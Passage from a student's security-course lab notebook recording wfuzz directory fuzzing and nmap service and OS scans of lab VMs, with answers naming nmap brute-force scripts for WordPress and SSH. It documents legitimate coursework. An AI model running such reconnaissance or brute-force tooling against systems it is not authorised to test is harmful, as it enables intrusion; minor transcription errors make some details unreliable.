


Tristan Gomez
CS 595


Lab Notebook #5

5.1 setup	1
5.2 wfuzz, nmap, bucket-stream	3
5.3 Wpscan	15
5.4 hydra, sqlmap, xsstrike, commix	22
SQL Injection #1 (WFP1)	23
SQL Injection #2 (WFP1)	25
XSSStrike	28
Commix	36
5.5 Metasploit	38

5.1 setup

Take screenshots of the top part of the landing page for each deployment





5.2 wfuzz, nmap, bucket-stream

Take a screenshot output for each that includes your OdinID in the output.

Activities Terminal ▾ May 29 8:40 PM

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.11/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
```


Target: http://10.138.0.11/FUZZ
Total requests: 951

ID	Response	Lines	Word	Chars	Payload
000000035:	301	7 L	11 W	162 Ch	"admin"
000000342:	301	7 L	11 W	162 Ch	"files"
000000613:	403	0 L	14 W	94 Ch	"phpmyadmin"
000000794:	403	7 L	9 W	146 Ch	"status"
000000718:	301	7 L	11 W	162 Ch	"secret"

Total time: 0.781759
Processed Requests: 951
Filtered Requests: 946
Requests/sec.: 1216.486

root@kali:~# gomez22

Storage



Activities Terminal ▾ May 29 8:56 PM

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.2/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.138.0.2/FUZZ
Total requests: 951

=====
ID      Response   Lines    Word     Chars   Payload
=====

000000224: 301       9 L     28 W     306 Ch   "css"
000000342: 301       9 L     28 W     308 Ch   "files"
000000456: 301       9 L     28 W     305 Ch   "js"
000000468: 301       9 L     28 W     307 Ch   "ldap"
000000862: 301       9 L     28 W     309 Ch   "upload"
000000943: 301       9 L     28 W     306 Ch   "xml"
000000414: 301       9 L     28 W     306 Ch   "img"
000000422: 200      185 L    332 W    6033 Ch  "index"
000000390: 200      46 L    87 W     1320 Ch  "header"

Total time: 0.849575
Processed Requests: 951
Filtered Requests: 942
Requests/sec.: 1119.381
root@kali:~# gomez22
```

Activities Terminal ▾ May 29 8:56 PM

root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.3/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work corr
fuzzing SSL sites. Check Wfuzz's documentation for more information.

* Wfuzz 3.1.0 - The Web Fuzzer *

Target: http://10.138.0.3/FUZZ
Total requests: 951
=====
ID Response Lines Word Chars Payload
=====
Total time: 1.734560
Processed Requests: 951
Filtered Requests: 951
Requests/sec.: 548.2656
root@kali:~# gomez22

Activities Terminal ▾ May 29 8:38 PM
root@kali: ~

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Sat May 29 16:52:38 2021 from 131.252.208.103
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely want to install supplementary tools. Learn how:
→<https://www.kali.org/docs/troubleshooting/common-minimum-setup/>

(Run: "touch ~/.hushlogin" to hide this message)
root@kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos w3af

root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.12/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz fuzzing SSL sites. Check Wfuzz's documentation for more information.

* Wfuzz 3.1.0 - The Web Fuzzer *

Target: http://10.138.0.12/FUZZ
Total requests: 951


=====

ID	Response	Lines	Word	Chars	Payload
000000035:	301	1 L	10 W	148 Ch	"admin"
000000038:	301	1 L	10 W	148 Ch	"Admin"
000000342:	301	1 L	10 W	148 Ch	"files"
000000718:	301	1 L	10 W	149 Ch	"secret"

=====

Total time: 0.850255
Processed Requests: 951
Filtered Requests: 947
Requests/sec.: 1118.487

root@kali:~# gomez22



Activities Terminal ▾ May 29 8:39 PM

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 root@kali:~# wfuzz -c -w /usr/share/wfuzz/wo
on.txt --hc 404 http://10.138.0.10/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not w
fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.138.0.10/FUZZ
Total requests: 951
=====
ID      Response  Lines   Word    Chars   Payload
=====
000000035:  301      7 L     20 W    233 Ch   "admin"
000000718:  301      7 L     20 W    234 Ch   "secret"
000000613:  403      0 L     14 W    94 Ch    "phpmyadmin"
000000342:  301      7 L     20 W    233 Ch   "files"

Total time: 0.830060
Processed Requests: 951
Filtered Requests: 947
Requests/sec.: 1145.699
Coroot@kali:~# gomez22
```

Identify servers that expose ports other than ssh and http and include them in your lab notebook.

In 10.130.0.2:

-389/tcp open ldap

In 10.138.0.10:

-443/tcp open https


In 10.138.0.11:

-443/tcp open https

In 10.138.0.11:

-3389/tcp open ms-wbt-server

nmap can attempt to perform a fingerprinting operation on operating system and server software. Show a screenshot of the output when enabling this option



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is "root@kali: ~". The date and time at the top right are "May 29 8:48 PM". The terminal displays three separate Nmap scan reports:

- Host 10.138.0.10:** Nmap 7.91 scan report for lampstack-1-vm.c.s21-tristan-gomez-gomez22.internal (10.138.0.10). Host is up (0.00011s latency). Not shown: 997 closed ports. PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) 80/tcp open http Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d) 443/tcp open ssl/http Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Host 10.138.0.11:** Nmap scan report for nginxstack-1-vm.c.s21-tristan-gomez-gomez22.internal (10.138.0.11). Host is up (0.00013s latency). Not shown: 997 closed ports. PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) 80/tcp open http nginx 443/tcp open ssl/http nginx Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Host 10.138.0.12:** Nmap scan report for gomez22-windowsserver.c.s21-tristan-gomez-gomez22.internal (10.138.0.12). Host is up (0.00013s latency). Not shown: 998 filtered ports. PORT STATE SERVICE VERSION 80/tcp open http Microsoft IIS httpd 8.5 3389/tcp open ssl/ms-wbt-server? Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

At the bottom of the terminal, it says "Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 3 IP addresses (3 hosts up) scanned in 70.25 seconds". The prompt "root@kali:~# gomez22" is visible at the bottom.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "Terminal" and the date and time are "May 29 8:50 PM". The user is root, indicated by "root@kali: ~". The terminal displays two Nmap scan reports. The first report is for host 10.138.0.2 (wfp1-vm.c.s21-tristan-gomez-gomez22.internal), which is up with 0 latency. It shows 997 closed ports and open ports for SSH (22/tcp), HTTP (80/tcp), and LDAP (389/tcp). The second report is for host 10.138.0.3 (wfp2-vm.c.s21-tristan-gomez-gomez22.internal), also up with 0 latency, showing 998 closed ports and open ports for SSH (22/tcp) and HTTP (80/tcp). Both reports include service detection information. The terminal ends with "Nmap done: 2 IP addresses (2 hosts up) scanned in 11.66 seconds" and a prompt "root@kali:~# gomez22".

Based on the reported versions on the WFP1 VM, how old do you think the distribution being used is?

-Searching the internet, I found an article saying that Apache 2.2.22 was released in 2012, so it's at least 9 years old.

What additional kinds of information is returned when adding the -A flag versus the previous?

-The -A flag gives info like the ssl-cert and its valid dates. It gives the target name, NetBIOS_Domain_Name, NetBios_Computer_Name, DNS_Domain_Name, Product_Version, http-methods, http-server-header, and http-title, plus much more.

Then, find the name of the script that performs a brute-force attack on WordPress users and include it in your lab notebook.

-http-wordpress-brute

Then, find the name of the script that checks the authentication methods supported by a server and include it in your lab notebook.

-ssh-auth-methods

Run the example below to find the name of the script that performs a brute-force attack on ssh and include it in your lab notebook

-ssh-brute

What is the name of the script that corresponds to the same function that wfuzz provides? Show a screenshot of its section of the nmap output. Did it find the same directories that wfuzz did for WFP1?

-The name of the corresponding script is “http-enum”. It found 7 of the 9 directories that wfuzz found. It didn’t find any directories that wfuzz did not also find.

Activities Terminal ▾ May 29 9:18 PM root@kali: ~


```
/*
Path: http://wfp1-vm.c.s21-tristan-gomez-gomez22.internal:80/
Line number: 56
Comment:
    <!-- Example row of columns -->

Path: http://wfp1-vm.c.s21-tristan-gomez-gomez22.internal:80/css/bootstrap.css
Line number: 1814
Comment:
    /* Allow for input prepend/append in search forms */

Path: http://wfp1-vm.c.s21-tristan-gomez-gomez22.internal:80/
Line number: 48
Comment:
    <!-- Main hero unit for a primary marketing message or call to action -->
http-date: Sun, 30 May 2021 04:16:18 GMT; Os from local time.
http-framework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to sp
http-enum:
    /css/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
    /files/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
    /img/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
    /index/: Potentially interesting folder
    /js/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
    /upload/: Potentially interesting folder
    /xml/: Potentially interesting folder
http-errors: Couldn't find any error pages.
http-favicon: Unknown favicon MD5: 967B30E5E95445E29B882CC82774AC96
http-feed: Couldn't find any feeds.
http-grep:
    (1) http://wfp1-vm.c.s21-tristan-gomez-gomez22.internal:80/:
        (1) email:
            + louis@pentesterlab.com
http-headers:
    Date: Sun, 30 May 2021 04:16:18 GMT
    Server: Apache/2.2.22 (Ubuntu)
    X-Powered-By: PHP/5.3.10-1ubuntu3.26
    X-XSS-Protection: 0
    X-Frame-Options:
```

What is the name of the script that reveals parameters that are reflected back in the output? Show a screenshot of its section of the nmap output including the vulnerable URLs that it discovers.

